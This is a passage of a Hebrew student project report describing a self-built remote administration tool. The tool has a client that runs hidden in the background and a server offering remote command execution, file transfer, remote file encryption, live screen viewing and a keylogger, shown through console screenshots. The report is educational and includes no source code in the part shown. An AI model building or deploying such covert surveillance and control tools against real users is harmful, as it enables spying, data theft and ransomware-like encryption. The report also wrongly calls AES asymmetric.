

# תוכן

4	..... המוצר המוגמר
4	..... צד השרת
5	..... צד הלקוח
5	..... תהליך המחקר
5	..... אופן המחקר על האופציות השונות
5	..... אילו חידושים יש בפרויקט
5	..... על איזה צורך הפרויקט עונה? איזה פתרון הפרויקט הזה בא לתת?
6	..... אתגרים מרכזיים
6	..... דוגמאות
6	..... מוטיבציה לעבודה
7	..... ממשק המשתמש
7	..... מסך הפתיחה
9	..... תפריט השליטה
10	..... מסך ה SHELL
11	..... דגשים מיוחדים
14	..... אופציית שיתוף המסך – מסך השיתוף
15	..... אופציית ה Keylogger – תוכנת ניתור המקלדת
19	..... הערות ודגשים – מסכים מיוחדים
21	..... סביבת העבודה
22	..... ארכיטקטורת המערכת
22	..... מבנה קבצי התוכנה בצד השרת והלקוח
22	..... קבצי צד השרת
22	..... קבצי צד הלקוח
22	..... כיצד מפעילים את התוכנה
23	..... הסבר על התקשורת ועל אופן פעולת התוכנה
23	..... הסבר מקדים על התקשורת:
23	..... תיאור התקשורת בין רכיבי תוכנה באמצעות תרשים:
23	..... הסבר על פעולת התוכנה באמצעות שני תרשימים היררכיים מפורטים
24	..... תיעוד
24	..... קבצי שרת הפיתוח
24	..... Server.py
25	..... Threading_class.py
26	..... קבצי השרת הגרפי
26	..... MainWindow
28	..... PythonListener.cs

29	..... Clients_Info_Win – USER CONTROL
31	..... Client_Control_Window
33	..... Client_Python_Listener
34	..... קבצי הלקוח
34	..... Client.py
36	..... הרחבות בנוגע לאופן התקשורת
36	..... הרחבה ראשונה - מבנה חבילות התקשורת בין שרת הפיתוח לשרת המרכזי
38	..... הרחבה שנייה – קבלת ההודעות בצד השרת הגרפי ופירושן
40	..... הרחבה שלישית – מקרה קצה בתקשורת
42	..... הרחבה רביעית – הליך הפעלת אופציה
44	..... אלגוריתמים
44	..... אלגוריתם הורדת קובץ   העלאת קובץ
44	..... כיצד הקובץ נשלח ומתקבל:
46	..... אלגוריתם ניתור המקלדת
46	..... צד הלקוח
46	..... צד השרת
47	..... אלגוריתם ההצפנה\פענוח
47	..... הליך ההצפנה – כפי שמיושם במחלקה שכתבתי
48	..... הליך פענוח הקובץ
49	..... אופציית שיתוף המסך – אלגוריתמים שונים
49	..... צד הלקוח:
51	..... צד שרת
52	..... אלגוריתם פתיחת חלון השליטה
52	..... מימוש האלגוריתם:
53	..... הליך הסרת המשתמש - אלגוריתמים
53	..... תיאור אלגוריתם זיהוי הניתוק:
54	..... תיאור אלגוריתם ההסרה
54	..... תיאור אלגוריתם עדכון רשימת המשתמשים
55	..... שלב סגירת התוכנית – אלגוריתמים
55	..... אלגוריתם בדיקת היציאה בשרת הגרפי
55	..... שלב הסגירה
58	..... מבני נתונים
58	..... רשימה
59	..... בביבליוגרפיה
60	..... הקוד
60	..... קוד צד השרת:
60	..... צד שרת הפיתוח

62	קוד צד השרת הגרפי
76	קובץ צד הלקוח
76	client.pyw
79	קבצי האופציות
79	Shell
87	KeyLogger
92	Monitor

## המוצר המוגמר

המוצר הינו מערכת לשליטה מרחוק על מספר משתמשים במקביל.

המערכת מורכבת מצד שרת וצד לקוח. בחלק זה אפרט על המוצר הסופי וכיצד הוא עובד בכלליות. הפרויקט מפורט באופן מעמיק בחלק ממשק המשתמש.

### צד השרת

כעיקרון השרת הוא הצד השולט על כל הלקוחות שמתחברים אליו. המשתמש השולט יוכל לשלוט על מספר משתמשים [מחשבים] בו זמנית ולבצע על כל אחד מהם אופציות שונות. צד השרת מערב גרפיקה ו console applications.

כאשר משתמש חדש מתחבר, הוא מוצג בתפריט הראשי יחד עם כתובת ה IP שלו, מיקומו [ארצו] והמספר הסידורי שלו. בעזרת המספר הסידורי של כל לקוח המשתמש השולט יוכל לפתוח "תפריט שליטה" ספציפי על הלקוח שבחר, שיאפשר לו לבצע את הפעולות הנ"ל על הלקוח :

1. לפתוח תוכנת SHELL המאפשרת למשתמש השולט :
  - א. להריץ קוד מרחוק על המחשב הנשלט [כלומר להריץ פקודות בשורת הפקודה] [CMD] של המחשב הנשלט ולראות את הפלט המתקבל. דוגמה : המשתמש השולט יוכל להריץ פקודת IPCONFIG מהמחשב שלו על המחשב הנשלט ולראות את פלט הפקודה.
  - ב. לנווט במערכת הקבצים של המחשב הנשלט בעזרת פקודת CD :
    - המשתמש יוכל להיכנס בעזרתה לתיקיות שנמצאות בתוך תיקייה ספציפית או להיכנס לתיקייה בעזרת הקלדת מיקומה המלא [FULL PATH] יחד עם הפקודה. דוגמה : אם אני נמצא כעת בשולחן העבודה, ואני רוצה להיכנס לתיקייה שנמצאת בו אז אקליד CD <DIR\_NAME>, ואם ארצה להיכנס לתיקייה שנמצאת מחוץ לשולחן העבודה, אז אוכל להיכנס אליה ישירות [במקום לנווט אליה] בצורה הזו : CD <FULL\_PATH//DIR\_NAME>
    - ישנה גם אופציה לחזור לתיקייה אחת אחורה בעזרת הקלדת : CD ..
    - התיקייה הנוכחית בה נמצא המשתמש תתעדכן כמובן לאחר הרצת הפקודה
    - חלק ממשק המשתמש ימחיש זאת בצורה הטובה ביותר
  - ג. להוריד קבצים מהמחשב הנשלט למחשב השולט
  - ד. להעלות קבצים מהמחשב השולט למחשב הנשלט
  - ה. להצפין קבצים אצל המחשב הנשלט באמצעות הצפנה אסימטרית [AES]
  - ו. לפענח קבצים אצל המחשב הנשלט
  - ז. להריץ תוכנות אצל המחשב הנשלט
  - ח. לשנות את הדיסק הנוכחי [כלומר לנווט בקבצים של מספר כוננים, ולא רק בכונן בו נמצא קובץ התוכנה]
2. לראות את מחשבי המשתמשים בשידור ישיר [ישיר ככל הניתן]
3. לנתר את ההקלדות המשתמשים ולהציג אותן בשידור ישיר, לפרק זמן מוגבל שמתקבל כקלט, ולשמור את ההקלדות האלו בקובץ.

### הערות על צד השרת

- ניתן לפתוח מספר תפריטי שליטה במקביל [ובכך לשלוט על מספר משתמשים במקביל].
- על כל משתמש ניתן להריץ אופציה אחת בכל פעם. במידה והמשתמש השולט ינסה לבצע אופציה נוספת על המשתמש הנשלט, הוא יקבל על כך התראה.

## צד הלקוח

כעיקרון לא מוצג בפני הלקוח דבר, שכן מדובר בתכונה השולטת על לקוחותיה. תפקיד הלקוח הוא רק להריץ קובץ שמתקשר עם השרת.

## תהליך המחקר

סקירת המצב הקיים בשוק – כאמור, ניתן למצוא מגוון תוכנות לשליטה מרחוק באינטרנט, ובעיקר באתר הקוד הפתוח "GITHUB". עקב כך, עיינתי במספר פרויקטים שונים מסוג זה, והבנתי שרובם זהים באופן ממשק המשתמש. בגדול, כולם הציגו תוכנה המספקת הרצת פקודות מרחוק, וחלק מהתוכנות אף כללו אופציה להעלאה והורדה של קבצים. יצוין, כי נתקלתי גם במספר פרויקטים מושקעים, הכללו אופציה לראות את המסך של המחשב הנשלט. אמנם, פרויקטים אלה, בשונה מפרויקטים שפורסמו ב GITHUB עלו כסף.

### אופן המחקר על האופציות השונות

כעיקרון הייתי צריך להבין כיצד לממש כל אופציה משלוש אופציות השליטה השונות. לשם כך חילקתי כל אופציה לתתי חלקים, כך שחקרתי ומימשתי כל חלק לפני שהמשכתי לחלק הבא. היה לי חשוב לבצע את המימוש במקביל למחקר, במקום לחקור מספר דברים במקביל, בכדי להימנע ממצב של שכחת החומר הנלמד.. בנוסף על כך, אציין כי אופן העבודה שלי עזר לי מאוד למצוא חומר מעמיק על המידע שחיפשתי. הבנתי כבר במהלך השנים, שבכדי למצוא את המקורות המתאימים והמעמיקים, יש לשאול את גוגל שאלות ממוקדות כמה שיותר. למשל: במקום לשאול את גוגל: איך SHELL עובד, שאלתי אותו כיצד כל אופציה בתוך ה SHELL עובדת, למשל "איך מצפינים קובץ", או "איך מריצים פקודות מרחוק"... בעזרת המיקוד הנ"ל קיבלתי תשובות מעמיקות יותר על כל אחת מהאופציות שמרכיבות את ה SHELL, מכיוון שמצאתי מאמרים ומקורות המתמקדים רק על הנושא שחיפשתי...

בחלק האתגרים בהמשך, ארחיב על הנושאים שחקרתי במסגרת הפרויקט.

### אילו חידושים יש בפרויקט

לאחר סקירת המצב הקיים, החלטתי לשדרג את המוצר שהרוב מציעים, בכדי לאפשר למשתמש השולט חווית שליטה מריבית. עקב כך, בנוסף לתוכנה הטיפוסית המוצעת בשוק, הכוללת אופציה להרצת קוד מרחוק, ואופציה להורדה והעלאת קבצים, החלטתי להוסיף אופציה של multi-threading (אופציה לשליטה בו זמנית על מספר משתמשים במקביל), ואת שאר האופציות שצינתי קודם לכן תחת הכותרת "המוצר המוגמר".

### על איזה צורך הפרויקט עונה? איזה פתרון הפרויקט הזה בא לתת?

כאמור, רוב הפרויקטים של שליטה מרחוק הנפוצים בשוק אינם נותנים חווית שליטה מרבית על המשתמש. עקב כך ניסיתי במסגרת הפרויקט שלי לשנות זאת בעזרת שדרוגים שונים. אציין שהפרויקט הווה עבורי אבן דרך התחלתית בנושאים שלא בהכרח מיישמים רק במסגרת שליטה מרחוק - למשל נושא ההצפנות שקשור לקריפטוגרפיה, נושא שיתוף המסך, שנתן לי טעימה מנושא ה LIVE STREAMING.

## אתגרים מרכזיים

לאחר שהחלטתי מה אממש בפרויקט, הייתי צריך לחקור נושאים שונים שלא הכרתי במידה מספקת בעבר. מחקר זה היווה אתגר מרכזי בפרויקט, מכיוון שלא תמיד מצאתי את התשובה שבדיוק רציתי במהירות. המחקר כלל עיון במספר מקורות כמעט בכל חיפוש.

בנוסף על המחקר, הייתי צריך לממש מספר אלגוריתמים בפרויקט. ישנם אלגוריתמים שהיו קלים למימוש, והיו כאלה שלקחו לי מספר ימים.

כעת אתן דוגמאות לאתגרים שונים שאיתם התמודדתי. חלק מהדוגמאות מפרטות מה הייתי צריך לחקור, וחלקן מפרטות בעיות אלגוריתמיות שהייתי צריך לפתור. לחלק מהדוגמאות יינתנו הסברים מפורטים בהמשך, בחלק האלגוריתמים.

### דוגמאות

- בכדי לספק ממשק נוח לתוכנה כפי שתכננתי, הייתי צריך ללמוד על WPF ולתכנת בשלוש שפות את הפרויקט.
- בכדי לבצע ניתור על המקלדת של המשתמש הנשלט [בכדי לקבל את ההקלדות שלו בזמן אמת] הייתי צריך ללמוד על ספרייה בשם PYHOOK.
- בכדי להצפין ולפענח קבצים אצל המחשב הנשלט הייתי צריך ללמוד על הצפנת AES: במסגרת מחקר זה הייתי צריך ללמוד כיצד עובדת שיטת ההצפנה והפענוח, וכיצד לממש אותה בפיתון.
- בכדי להוריד ולקבל קבצים הייתי צריך לממש אלגוריתמים מתאימים.
- בכדי לשתף את מסך המחשב הנשלט הייתי צריך ללמוד כיצד תהליך השיתוף עובד. במסגרת המחקר הבנתי שיש שיטות רבות לשתף מסך, ולכן הייתי צריך לקבל החלטה באיזו שיטה להתמקד. החלטה זו נבעה משיקולים כגון הבנת השיטה לעומק (באופן תיאורטי) וקושי מימושה (באופן מעשי). למשל, נתקלתי בספריות רבות שמציעות אפשרות לשיתוף מסך, אך העדפתי שלא להשתמש בהן מכיוון שהשימוש בספריות אלה לא ילמד אותי כיצד מימוש השיתוף עובד. לכן, העדפתי להתמקד בשיטה שבמסגרתה אוכל לממש לבדי את האלגוריתמים המרכזיים. בעקבות כך הייתי צריך ללמוד על מספר ספריות בפיתון, והייתי צריך לכתוב אלגוריתמים שונים בעצמי. החלק הזה היה מורכב ומאתגר ביותר, ולכן הוא יוסבר בפירוט בהמשך.
- בכדי למנוע מהשרת לספק נתונים שגויים כאשר לקוח מסוים מתנתק. הייתי צריך לממש אלגוריתם שמסיר את הלקוח מהמערכת.

## מוטיבציה לעבודה


כאשר המנחה הסבירה לנו שמדובר בפרויקט רחב הדורש הרבה התעסקות ומחקר, הבנתי כי עלי לבחור נושא שמאוד מעניין אותי על מנת להנות מכתובת הפרויקט ולהיות בעל מוטיבציה לאורך כל כתיבתו. בעקבות כך, הייתה לי מוטיבציה ברוב חלקי הפרויקט ונהניתי לכתוב אותו. אציין שגם במסגרת הזמן הפנוי שלי אני נהנה לעסוק בשפות תכנות ובמחקר נושאים שונים בתחום הסייבר, לכן כמעט ולא הייתה לי בעיה מבחינת מוטיבציה.

## ממשק המשתמש

לתוכנה ממשק משתמש שנבנה למשתמש השולט בלבד[לצד השרת]. למשתמשים הנשלטים אין ממשק משתמש מכיוון שלמעשה כל מה שהם צריכים לעשות זה להריץ את קובץ הלקוח בלבד. יתר על כן, הקבצים שירוצו על המשתמשים הנשלטים ירוצו ברקע ולא יוצגו על מסכייהם. כלומר הדרך היחידה לראות אותם היא דרך מנהל המשימות.


כעת אציג את ממשק השרת :

## מסך הפתיחה



כאמור זהו מסך הפתיחה. במסך זה יוצגו כל המשתמשים שיתחברו לשרת לפי מספר סידורי.

כאשר המשתמשים מתחברים לשרת הם מוצגים בפני המשתמש השולט בצורה הבאה.



כפי שניתן לראות, מלבד המספר הסידורי של המשתמש שהתחבר, ניתנת עליו אינפורמציה נוספת הכוללת:

1. את כתובת ה IP שלו
2. את המדינה שלו

הערה: מכיוון שהרצתי מספר משתמשים דרך המחשב שלי, האינפורמציה הנוספת על כל משתמש זהה.


ניתן לראות שישנה אופציה לגלול ברשימת המשתמשים בעזרת ScrollViewer [ראה חיץ אדום] מתוך הרשימה הנ"ל, המשתמש השולט יוכל להקליד בתבנית הקלט את מספר המשתמש עליו הוא רוצה לשלוט, וללחוץ על הכפתור "CONTROL!" בכדי לפתוח את תפריט השליטה על המשתמש שבחר.

הערה: תפריט זה פתוח גם לאחר שהמשתמש השולט בחר לשלוט על משתמש מסוים, כך שניתן לפתוח מספר תפריטי שליטה במקביל.



## תפריט השליטה

לאחר שהמשתמש בחר לשלוט על משתמש מסוים ולחץ על כפתור ה"CONTROL!", מוצג מפניו התפריט הבא:



לצורך נוחות ולמניעת בלבולים, מוצגת האינפורמציה על המשתמש הנבחר גם במסך זה. בתפריט זה 3 אופציות:

1. פתיחת ה SHELL [שליטה על המשתמש באמצעות SHELL]
2. אופציה לראות את המסך של המשתמש בלייב
3. פתיחת תוכנת ה KEYLOGGER [תוכנת ניטור המקלדת]

## מסך ה SHELL

כאשר לוחצים על כפתור ה "Open Shell", נפתח המסך הבא:

```

D:\Project\Project_Server\Python37-32\python.exe

THE SHELL

Welcome to the shell!
Here are your options:

1) to execute a shell command, type: shell <your commands>
* please note that the execution time has a default limit of 5 seconds. however, you can change it by typing: timeout <value>

2) to execute a file, type execute <path to file>
3) to download a file from the remote computer, type: download <path to file>
4) to upload a file to the remote computer, type: upload <path to file>
5) to encrypt a file in the remote computer, type: encrypt <path to file>
6) to decrypt a file in the remote computer, type: decrypt <path to file> [you need a decryption key in order to decrypt the file]
7) to navigate in the remote computer, use the cd command [examples: cd <path to dir>, cd .. (to go to the prev dir)]
8) to change the hard drive, type: change <hard drive name> [if you type only 'change', it will display the list of the remote computer hard drives]
9) to exit from the shell, type: exit

10.0.0.9:MATAN-PC: D:\Project\Project_Client\main_stuff\ >
  
```

- התוכנה מתארת בפני המשתמש את הפקודות השונות שהוא יכול להריץ על המחשב הנשלט.
- כמו ב SHELL מודרני, במסגרת בקשת מהמשתמש השולט, התוכנה מציגה בפני המשתמש את כתובת ה IP של המחשב הנשלט [במקרה הנוכחי מדובר במחשב שהתחבר ל SHELL דרך הרשת הפנימית, אז מוצג ה IPV4], את שם המחשב ואת התיקייה שבה המשתמש השולט "נמצא" במחשב השני [מודגש באדום באיור]. תמיד התיקייה הראשונה תהיה התיקייה שממנה הורץ קובץ ה CLIENT על ידי המשתמש השולט
- מקובל לצאת מתוכנת ה SHELL דרך הקשת exit כפי שמצוין בהסבר התוכנה, אך חשוב לציין שגם אם יוצאים מהתוכנה על ידי סגירת הכרטיסייה שלה הפרויקט ממשיך לעבוד כרגיל.

דוגמה לפקודה (מודגש באדום):

```

D:\Project\Project_Server\Python37-32\python.exe

5) to encrypt a file in the remote computer, type: encrypt <path to file>
6) to decrypt a file in the remote computer, type: decrypt <path to file> [you need a decryption key in order to decrypt the file]
7) to navigate in the remote computer, use the cd command [examples: cd <path to dir>, cd .. (to go to the prev dir)]
8) to change the hard drive, type: change <hard drive name> [if you type only 'change', it will display the list of the remote computer hard drives]
9) to exit from the shell, type: exit

10.0.0.9:MATAN-PC: D:\Project\Project_Client\main_stuff\ > shell dir
Volume in drive D is 2TB
Volume Serial Number is 3CC5-DE4B

Directory of D:\Project\Project_Client\main_stuff

17-Apr-20 06:57 PM <DIR> .
17-Apr-20 06:57 PM <DIR> ..
19-Apr-20 01:21 PM <DIR> .idea
28-Nov-19 11:07 AM 1,285 client.crt
28-Nov-19 11:07 AM 1,704 client.key
16-Apr-20 01:09 PM 3,967 client.py
16-Apr-20 01:10 PM <DIR> old
28-Nov-19 11:06 AM 1,285 server.crt
28-Nov-19 11:06 AM 1,704 server.key
07-Apr-20 06:39 PM 2,450 server.py
26-Mar-20 07:11 PM 789 threading_class.py
07-Apr-20 05:14 PM 1,578 threading_class.pyc
07-Apr-20 05:19 PM <DIR> __pycache__
8 File(s) 14,762 bytes
5 Dir(s) 1,070,711,029,760 bytes free


10.0.0.9:MATAN-PC: D:\Project\Project_Client\main_stuff\ >
  
```

shell - המשתמש רוצה להריץ פקודת מערכת (פקודה דרך הטרמינל [CMD] במחשב השני.


dir – פקודת המערכת שהמשתמש בחר להריץ (פקודה שמציגה כפלט את כל הקבצים בתיקייה הנוכחית שבה המשתמש נמצא).

דגשים מיוחדיםפקודת ההצפנה

כאמור, פקודה זו מקבלת את הקובץ שאותו המשתמש רוצה להצפין במחשב השני. לאחר ההצפנה, יוחלף הקובץ הנ"ל בקובץ מוצפן אם סיומת ".enc". כלומר אם המשתמש בחר להצפין את הקובץ "song.mp3", אז לאחר ההצפנה הקובץ יישמר כ "song.enc".

דוגמה

נרצה להצפין את הקובץ הבא שנמצא בשולחן העבודה של המחשב המרוחק:



תוכן הקובץ:

נצפין:

```

D:\Project\Project_Server\Python37-32\python.exe
19/04/2020 13:44 <DIR> .
19/04/2020 13:44 <DIR> ..
28/02/2020 22:08 2,177 Atom.lnk
15/04/2020 18:12 221 auth.htm
15/04/2020 18:01 21,629,182 dmp.txt
13/04/2020 19:22 21,582,213 dump.txt
19/04/2020 13:45 12 exm_file.txt
11/04/2020 18:25 3 f.txt
03/02/2020 20:54 1,328 FLARE.lnk
13/04/2020 19:01 3,024 flare.txt
15/04/2020 18:25 <DIR> FlareAI0v2.4.7
15/04/2020 17:58 205,681,994 FlareAI0v2.dmp
27/02/2020 16:47 2,335 Ghost SNKRS.lnk
03/02/2020 19:54 2,373 Google Chrome.lnk
19/04/2020 13:40 <DIR> important
28/01/2020 22:32 1,450 Microsoft Edge.lnk
08/04/2020 13:23 <DIR> Old
15/04/2020 17:26 <DIR> PS_Transcripts
13/04/2020 19:34 <DIR> python-exe-unpacker-master
08/04/2020 14:19 <DIR> Python37-32
15/04/2020 17:56 <DIR> rev
12 File(s) 248,906,312 bytes
9 Dir(s) 87,659,008,000 bytes free

10.0.0.9:DESKTOP-J46F3GK: C:\Users\soltu\Desktop\ > encrypt exm_file.txt
Your file has been encrypted!
NOTE: Your key is 229e2b30dc90830bfdab4c8d82e95701
Use it to decrypt the file!
Do you want to save the Key as a file? [Y/N] _

```

לאחר ההצפנה התוכנית מציגה לנו כפלט את מפתח הפענוח, ושואלת אותנו אם לשמור אותו בקובץ.

במידה ונרצה, יישמר לנו קובץ במיקום בו אנו נמצאים בשם Info.txt אם פרטי הפענוח.

```

D:\Project\Project_Server\Python37-32\python.exe
19/04/2020 13:44 <DIR> ..
28/02/2020 22:08 2,177 Atom.lnk
15/04/2020 18:12 221 auth.htm
15/04/2020 18:01 21,629,182 dmp.txt
13/04/2020 19:22 21,582,213 dump.txt
19/04/2020 13:45 12 exm_file.txt
11/04/2020 18:25 3 f.txt
03/02/2020 20:54 1,328 FLARE.lnk
13/04/2020 19:01 3,024 flare.txt
15/04/2020 18:25 <DIR> FlareAI0v2.4.7
15/04/2020 17:58 205,681,994 FlareAI0v2.dmp
27/02/2020 16:47 2,335 Ghost SMKRS.lnk
03/02/2020 19:54 2,373 Google Chrome.lnk
19/04/2020 13:40 <DIR> important
28/01/2020 22:32 1,450 Microsoft Edge.lnk
08/04/2020 13:23 <DIR> Old
15/04/2020 17:26 <DIR> PS_Transcripts
13/04/2020 19:34 <DIR> python-exe-unpacker-master
08/04/2020 14:19 <DIR> Python37-32
15/04/2020 17:56 <DIR> rev
12 File(s) 248,906,312 bytes
9 Dir(s) 87,659,008,000 bytes free

10.0.0.9:DESKTOP-J46F3GK: C:\Users\solt\y\Desktop\ > encrypt exm_file.txt
Your file has been encrypted!
NOTE: Your key is 229e2b30dc90830bfdab4c8d82e95701
Use it to decrypt the file!
Do you want to save the Key as a file? [Y/N] Y
The key has been saved in this path: D:\Project\Project_Server\Updated_Gui\GUI\bin\Debug\Info.txt
10.0.0.9:DESKTOP-J46F3GK: C:\Users\solt\y\Desktop\ >


```

```

D:\Project\Project_Server\Updated_Gui\GUI\bin\Debug\Info.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
mon_client.py shell_client.py mon_server_1.py mon_server_1.py KeyloggerClientNew.pyw KeyloggerServer.py prob.asm
1 File's place : C:\Users\solt\y\Desktop\exm_file
2 Decryption KEY: 229e2b30dc90830bfdab4c8d82e95701
Normal text file length: 96 lines: 2 Ln: 1 Col: 1 Sel: 0|0 Windows (CR LF) UTF-8 INS

```

כך נראה הקובץ



לאחר ההצפנה הקובץ יראה כך במחשב הנשלט:

ותוכנו:

```

C:\Users\solt\y\Desktop\exm_file.enc - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
settings.ini license.lic struct abc.pyc main.pyc pytransform.key dmp.txt exm_file.enc
1 hLcT1BcGXh81mqj40ubNdevXEpYkOEtK0KUALuxvQwA=_ZzhPempdvGagzYhFqZn6Z41P9KnOppOjtydpehD1LqC=
Normal text file length: 89 lines: 1 Ln: 1 Col: 1 Sel: 0|0 Windows (CR LF) UTF-8 INS

```

